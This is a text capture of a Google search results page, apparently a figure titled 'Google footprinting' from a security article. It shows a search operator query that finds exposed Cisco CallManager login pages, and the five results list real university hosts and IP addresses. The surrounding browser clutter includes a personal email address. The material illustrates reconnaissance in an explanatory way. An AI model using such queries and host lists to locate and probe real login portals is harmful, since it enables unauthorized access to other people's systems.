http://www.google.com/search?q=inurl:%22ccmuser/logon.asp%22&hl=en&lr=&filter=0
erd commander 2003 live
MSN Hotmail - Oggi
MRTG Index Page
Intranet Provincia di ...
www.snortattack.net
Area download Micro...
MSN Web Messenger
Google Marker
Gmail - Screenshot
Black Hat Europe 2007 Hote...
"(e.g. 0114930398330)" sn...
inurl:"ccmuser/logon.as...
inurl:"NetworkConfiguration...
llmetu@gmail.com | Search History | My Account | Sign out
Web Images Video News Maps more »
inurl:"ccmuser/logon.asp"
Search
Advanced Search
Preferences
Completato

Web Results 1 - 5 of 5 for **inurl:"ccmuser/logon.asp"**. (0.20 seconds)

Tip: Try removing quotes from your search to get more results.

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
ccmpubal.ns.itd.umich.edu/ccmuser/logon.asp - 5k - Cached - Similar pages

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
ccma.is-net.depaul.edu/ccmuser/logon.asp - 5k - Cached - Similar pages

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
https://69.54.73.3/CCMUser/logon.asp - 5k - Cached - Similar pages

IPTel User Options Setting Log On
IPTel User Options Setting Log On. Please enter your Staff ID (omit the last character if it's an alphabet) and IPTel PIN in the spaces provided below and ...
https://iptccm.nus.edu.sg/ccmuser/logon.asp - 5k - Cached - Similar pages

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
https://69.150.137.4/ccmuser/logon.asp - 5k - Supplemental Result - Cached - Similar pages

Figure 4. *Google footprinting*